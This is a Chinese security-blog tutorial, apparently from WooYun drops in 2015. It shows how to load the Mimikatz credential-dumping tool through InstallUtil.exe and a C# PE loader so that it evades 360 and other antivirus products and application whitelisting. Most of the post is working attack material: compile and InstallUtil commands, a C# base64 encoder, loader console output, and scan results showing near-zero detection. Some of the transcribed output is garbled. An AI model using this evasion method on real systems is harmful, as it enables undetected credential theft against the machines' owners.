

原文地址:<http://drops.wooyun.org/tips/8701>

0x00 前言

最近subTee在其博客中介绍了如何利用白名单绕过防护，但细节存在bug，所以本文仅介绍如何修复其bug并利用该方法绕过360，更多利用方法值得探索

博客链接：

<http://sub0x10.blogspot.hk/>（需翻墙）

文章地址：

<http://sub0x10.blogspot.hk/2015/08/application-whitelisting-bypasses-101.html>（需翻墙）

0x01 测试目标

下载最新版本Mimikatz，实现绕过杀毒软件的查杀。

0x02 测试环境

操作系统：Win7 x64

mimikatz版本：2.0 alpha 20150906 (oe,oe) edition（目前为止最新）

下载链接：<https://github.com/gentilkiwi/mimikatz/releases/tag/2.0.0-alpha-20150906>

测试日期：9/14/2015

0x03 实际测试

建议先了解参考链接，链接中提到的相关基础知识不做再次介绍

1、下载最新mimikatz，测试查杀情况

毫无疑问，被查杀，如图



2、利用InstallUtil.exe执行程序

（1）下载<https://gist.github.com/subTee/00cdac8990584bd2c2fc>并保存为PELoader.cs

（2）参照博客中的示例，执行如下代码：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /out:PELoader.exe PEloder.cs
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U PEloder.exe
```

如图，生成PELoader.exe，然后通过InstallUtil.exe执行PELoader.exe

```

C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ncsc.exe /unsafe /out:PELoader.exe PELoader.cs
Microsoft (R) Visual C# Compiler version 4.0.30319.18408
for Microsoft (R) .NET Framework 4.5
Copyright (C) Microsoft Corporation. All rights reserved.

C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U PELoader.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation. All rights reserved.

Preferred Load Address = 140000000
Allocated Space for 63000 at 140800000
Section .text      Copied To 140810000
Section .rdata     Copied To 140A00000
Section .data      Copied To 140D70000
Section .pdata     Copied To 140D80000
Section .rsrc      Copied To 140DD0000
Section .reloc      Copied To 140E10000
Delta = FFFFFFFEDAD80000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
Loaded NTDSAPI.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded ntdll.dll
Loaded KERNEL32.dll
Loaded mscore.dll
Executing Mimikatz

#####
.### ^ ###
.### < /> ###
.### < /> ### Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
.### v ### http://blog.gentilkiwi.com/mimikatz (ee.ee)
.##### with 16 modules * * */

```

```

mimikatz(commandline) # /logfile=
ERROR mimikatz_doLocal ; "/logfile=" command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and
Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file output/base64 output
version - Display some version informations
cd - Change or display current directory
markruss - Mark about Pth

mimikatz(commandline) # /LogToConsole=false
ERROR mimikatz_doLocal ; "/LogToConsole=false" command of "standard" module not
found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and
Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file output/base64 output
version - Display some version informations
cd - Change or display current directory
markruss - Mark about Pth

mimikatz(commandline) # /U
ERROR mimikatz_doLocal ; "/U" command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and
Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file output/base64 output
version - Display some version informations
cd - Change or display current directory
markruss - Mark about Pth

```

```

mimikatz(commandline) # PELoader.exe
ERROR mimikatz_doLocal ; "PELoader.exe" command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and
Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file output/base64 output
version - Display some version informations
cd - Change or display current directory
markruss - Mark about Pth

mimikatz #

```

成功加载运行mimikatz

进程显示为InstallUtil.exe, 如图

ieplcore.exe *32	1856	a	00	31,532 K	Internet Explorer
ieplcore.exe *32	4884	a	00	94,200 K	Internet Explorer
ieplcore.exe *32	5116	a	00	94,440 K	Internet Explorer
InstallUtil.exe	13452	a	00	7,260 K	.NET Framework installation utilities.wooyun.org

(3) 测试生成的PELoader.exe查杀情况

如图, 360成功检测威胁



(4) 尝试修改PELoader.cs

阅读代码发现Line853-856存储了base64加密后的mimikatz

```
852  
853     public class Katz  
854     {  
855         public static string KatzCompressed = @"H4sIAAAAAAEO59e3wU1RU4PvsILB0YBbMSIMJG1xo  
856     }  
857  
858  
859 }
```

那么参照作者给出的修改方法修改

作者给出的修改方法如下:

```
* Base64 Encode Mimikatz In PowerShell- $fileName = "mimikatz.exe" $fileContent = get-content $fileName $fileContentBytes = [System.Text.Encoding]::UTF8.GetBytes($fileContentBytes)  
[OR]  
byte[] AsBytes = File.ReadAllBytes(@"C:\Tools\Mimikatz.exe"); String AsBase64String = Convert.ToBase64String(AsBytes); StreamWriter sw = new StreamWriter(@"C:\Tools\Mi
```

(5) 测试Base64 Encode Mimikatz In PowerShell


按照作者给出的方法对mimikatz作base64编码并保存在Mimikatz.b64文件中

如图

```
PS C:\Users\n\Desktop> $fileName = "mimikatz.exe"  
PS C:\Users\n\Desktop> $fileContent = get-content $fileName  
PS C:\Users\n\Desktop> $fileContentBytes = [System.Text.Encoding]::UTF8.GetBytes($fileContent)  
PS C:\Users\n\Desktop> $fileContentEncoded = [System.Convert]::ToBase64String($fileContentBytes)  
PS C:\Users\n\Desktop> $fileContentEncoded | set-content <$fileName> ".b64"  
PS C:\Users\n\Desktop> $fileName = "mimikatz.exe"  
PS C:\Users\n\Desktop> $fileContent = get-content $fileName  
PS C:\Users\n\Desktop> $fileContentBytes = [System.Text.Encoding]::UTF8.GetBytes($fileContent)  
PS C:\Users\n\Desktop> $fileContentEncoded = [System.Convert]::ToBase64String($fileContentBytes)  
PS C:\Users\n\Desktop> $fileContentEncoded | set-content <$fileName> ".b64"  
PS C:\Users\n\Desktop> $fileContentEncoded = [System.Convert]::ToBase64String($fileContentBytes)  
PS C:\Users\n\Desktop> $fileContentEncoded | set-content <$fileName> ".b64"
```

执行Powershell代码

执行后生成Mimikatz.b64, 如图



打开将内容复制到PELoader.cs中的变量KatzCompressed的定义中, 如图

[illegible]

按照步骤(2)执行测试,发现错误,如图

```
C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /out:P
ELoader.exe PELoader.cs
Microsoft (R) Visual C# Compiler version 4.0.30319.18408
for Microsoft (R) .NET Framework 4.5
Copyright (C) Microsoft Corporation. All rights reserved.

C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfi
le /logtoConsole=false /o PELoader.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation. All rights reserved.

An exception occurred while uninstalling. This exception will be ignored and the
uninstall will continue. However, the application might not be fully uninstalle
d after the uninstall is complete.

C:\testcs>
```

0x04 分析

作者给出的实例代码如果无法修改，未免太鸡肋，必须找到修改方法，实现执行任意程序

0x05 解决方案

在做了多次实验并研究代码后成功找到了错误原因：

Powershell作base64编码同c#对base64解码之间存在解析错误

解决步骤:

(1) 使用c#对minikatz作base64加密

代码如下：

```
using System;
using System.IO;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace test1
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] AsBytes = File.ReadAllBytes(@"C:\testcs\minikatz.exe");
            String AsBase64String = Convert.ToBase64String(AsBytes);
            StreamWriter sw = new StreamWriter(@"C:\testcs\minikatz.b64");
            sw.Write(AsBase64String);
            sw.Close();
        }
    }
}
```

我使用的环境是vs2012，新建c#工程，填写以上代码，编译后运行，生成新的mimikatz.b64，如图


```

C:\testes>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U PELoader.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation. All rights reserved.

An exception occurred while uninstalling. This exception will be ignored and the
uninstall will continue. However, the application might not be fully uninstal
ed after the uninstall is complete.

C:\testes>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /out:PE
Loader.exe PELoader.cs
Microsoft (R) Visual C# Compiler version 4.0.30319.18408
for Microsoft (R) .NET Framework 4.5
Copyright (C) Microsoft Corporation. All rights reserved.

C:\testes>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U PELoader.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation. All rights reserved.

Preferred Load Address = 140000000
Allocated Space For 63000 at 870000
Section .text      , Copied To 871000
Section .pdata     , Copied To 890000
Section .data      , Copied To 8C7000
Section .pdata     , Copied To 8CE000
Section .rsrc      , Copied To 8CD000
Section .reloc     , Copied To 8D1000
Delta = FFFFFFFE0870000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded CRYPTDLL.dll
Loaded NETAPI32.dll
Loaded NTDLL.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded ntdll.dll
Loaded KERNEL32.dll
Loaded msuvcrt.dll
Executing Mimikatz

#####  minikatz 2.0 alpha (x64) release "Kiwi en C" (Sep  6 2015 19:02:05)
## ^ ##
## < > ## /* * *
## < > ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/minikatz <oe.oe>
'#####' with 16 modules * * */

```

证明修改成功，能够顺利执行我们修改的代码

(5) 增强免杀

采用如下生成步骤：

```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /target:library /out:PELoader.dll PELoader.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U PELoader.dll

```

如图

```

C:\testes>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /target:
library /out:PELoader.dll PELoader.cs
Microsoft (R) Visual C# Compiler version 4.0.30319.18408
for Microsoft (R) .NET Framework 4.5
Copyright (C) Microsoft Corporation. All rights reserved.

C:\testes>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U PELoader.dll
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation. All rights reserved.

Preferred Load Address = 140000000
Allocated Space For 63000 at 2230000
Section .text      , Copied To 2231000
Section .pdata     , Copied To 2250000
Section .data      , Copied To 2287000
Section .pdata     , Copied To 228B000
Section .rsrc      , Copied To 2280000
Section .reloc     , Copied To 2291000
Delta = FFFFFFFEC2230000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded CRYPTDLL.dll
Loaded NETAPI32.dll
Loaded NTDLL.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded ntdll.dll
Loaded KERNEL32.dll
Loaded msuvcrt.dll
Executing Mimikatz

#####  minikatz 2.0 alpha (x64) release "Kiwi en C" (Sep  6 2015 19:02:05)
## ^ ##
## < > ## /* * *
## < > ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/minikatz <oe.oe>
'#####' with 16 modules * * */

```

也可以成功加载minikatz

测试查杀情况

如图

返回

扫描完成！

已用时：00:00:09 扫描类型：自定义扫描 扫描项目：2 个

重新扫描

扫描完成，未发现木马和安全危险项！



木马查杀



漏洞修复



清理垃圾



优化加速

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File information

File Name : PELoader.dll (File not down)
File Size :1060864 byte
File Type :application/x-dosexec
MD5:005e98d62e2677ae84ba720381fe1c6
SHA1:265003791dc579e90cc47bba1ce54ad3a131d937

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Scanner results

Scanner results:2%Scanner(s) (1/39)found malware!
Time: 2015-09-15 00:06:33 (CST)

Scanner	Engine Ver	Sig Ver	Sig Date	Scan result	Time
ahnlab	9.9.9	9.9.9	2013-05-28	Found nothing	5
antivir	1.9.2.0	1.9.159.0	7.12.8.130	Found nothing	15
antiy	AVL SDK 2.0		1970-01-01	Found nothing	50
arcavir	1.0	2011	2014-05-30	Found nothing	8
asquared	9.0.0.4799	9.0.0.4799	2015-03-08	Found nothing	2
avast	150912-2	4.7.4	2015-09-12	Found nothing	35
avg	2109/10130	10.0.1405	2015-09-13	Found nothing	1
baidu	2.0.1.0	4.1.3.52192	2.0.1.0	Found nothing	4
baidusd	1.0	1.0	2014-04-02	Found nothing	1
bitdefender	7.58879	7.90123	2015-01-16	Found nothing	1
clamav	20907	0.97.5	2015-09-12	Found nothing	1
comodo	15023	5.1	2015-09-13	Found nothing	3
ctch	4.6.5	5.3.14	2013-12-01	Found nothing	1
drweb	5.0.2.3300	5.0.1.1	2015-09-14	Found nothing	33
fortinet	28.033, 28.033, 28.033	5.1.158	2015-09-14	Found nothing	1
fprot	4.6.2.117	6.5.1.5418	2015-09-13	W32/Felix.NET_program!Eldorado	1
fsecure	2015-08-01-02	9.13	2015-08-01	Found nothing	5
gdata	25.3426	25.3426	2015-09-11	Found nothing	

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hauri	2.73	2.73	2015-01-30	Found nothing	1
ikarus	1.06.01	V1.32.31.0	2015-09-13	Found nothing	15
jiangmin	16.0.100	1.0.0.0	2015-09-12	Found nothing	40
kaspersky	5.5.33	5.5.33	2014-04-01	Found nothing	19
kingsoft	2.1	2.1	2013-09-22	Found nothing	6
mcafee	7879	5400.1158	2015-07-31	Found nothing	7
nod32	1777	3.0.21	2015-06-12	Found nothing	1
panda	9.05.01	9.05.01	2015-09-13	Found nothing	4
pcc	11.916.06	9.500-1005	2015-09-13	Found nothing	1
qh360	1.0.1	1.0.1	1.0.1	Found nothing	6
qqphone	1.0.0.0	1.0.0.0	2015-09-14	Found nothing	2
quickheal	14.00	14.00	2015-09-12	Found nothing	2
rising	25.83.04.02	25.83.04.02	2015-09-11	Found nothing	4
sophos	5.17	3.60.0	2015-08-01	Found nothing	7
sunbelt	3.9.2671.2	3.9.2671.2	2015-09-12	Found nothing	1
symantec	20150912.002	1.3.0.24	2015-09-12	Found nothing	1
tachyon	9.9.9	9.9.9	2013-12-27	Found nothing	3
thehacker	6.8.0.5	6.8.0.5	2015-09-11	Found nothing	1
tw5	17.47.17308	1.0.2.2108	2015-09-13	Found nothing	6
vba	3.12.26.4	3.12.26.4	2015-09-11	Found nothing	4
virusbuster	15.0.985.0	5.5.2.13	2014-12-05	Found nothing	15

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文件名称：PELoader.dll

文件大小：1.01MB

MD5：00f5e98d62e2677ae84ba720381fe1c6

创建日期：2015-09-15 00:06:52

关键行为 完整报告

基本信息

基本信息

文件名称：PELoader.dll
MD5：00f5e98d62e2677ae84ba720381fe1c6
Sha-1：265003791dc579e90cc47bba1ce54ad3a131d937
文件大小：1.01MB
创建时间：2015-09-15 00:06:52
文件类型：DLL
PEID信息：Microsoft Visual C# / Basic .NET
文件版本：0.0.0.0
版权所有：
原始文件名：PELoader.dll
产品版本：0.0.0.0

名词解释

名词提问

[镜像劫持](#) [互斥体](#) [远程注入](#)、[远程线程注入](#) [提升权限](#) [inline hook](#) [函数入口代码](#) [恢复函数入口代码](#) [启动宿主进程](#)

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我要打分

文件行为威胁度评定：

危险 VS 安全

热点排行

- 欺骗淘宝店长，附带感染型病毒
- 微博刷听众？内有乾坤
- 整人小心自己被整哭
- 飞车幻风存在后门风险
- 鬼影来袭，CF外挂再次中招

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文件名称：PELoader.dll
MD5：00f5e98d62e2677ae84ba720381fe1c6

文件大小：1.01MB
创建日期：2015-09-15 00:06:52

关键行为

完整报告



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我要打分

文件行为威胁度评定：

 危险

VS

 安全

热点排行

- 欺骗淘宝店长，附带感染型病毒
- 微博刷听众？内有乾坤
- 整人小心自己被整哦
- 飞车幻风存在后门风险
- 鬼影来袭，CF外挂再次中招

前往查看完整报告

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注：测试全过程开启360，主动防御未触发

0x06 小结

通过InstallUtil.exe执行程序的方法不仅可使程序逃过杀毒软件的查杀，更能够规避程序运行白名单的限制，其他操作系统下的情况有所不同，更多细节值得研究。

参照zone中大家的建议，希望这篇文章是大家喜欢看到的类型：)

本文由三好学生原创并首发于乌云drops，转载请注明出处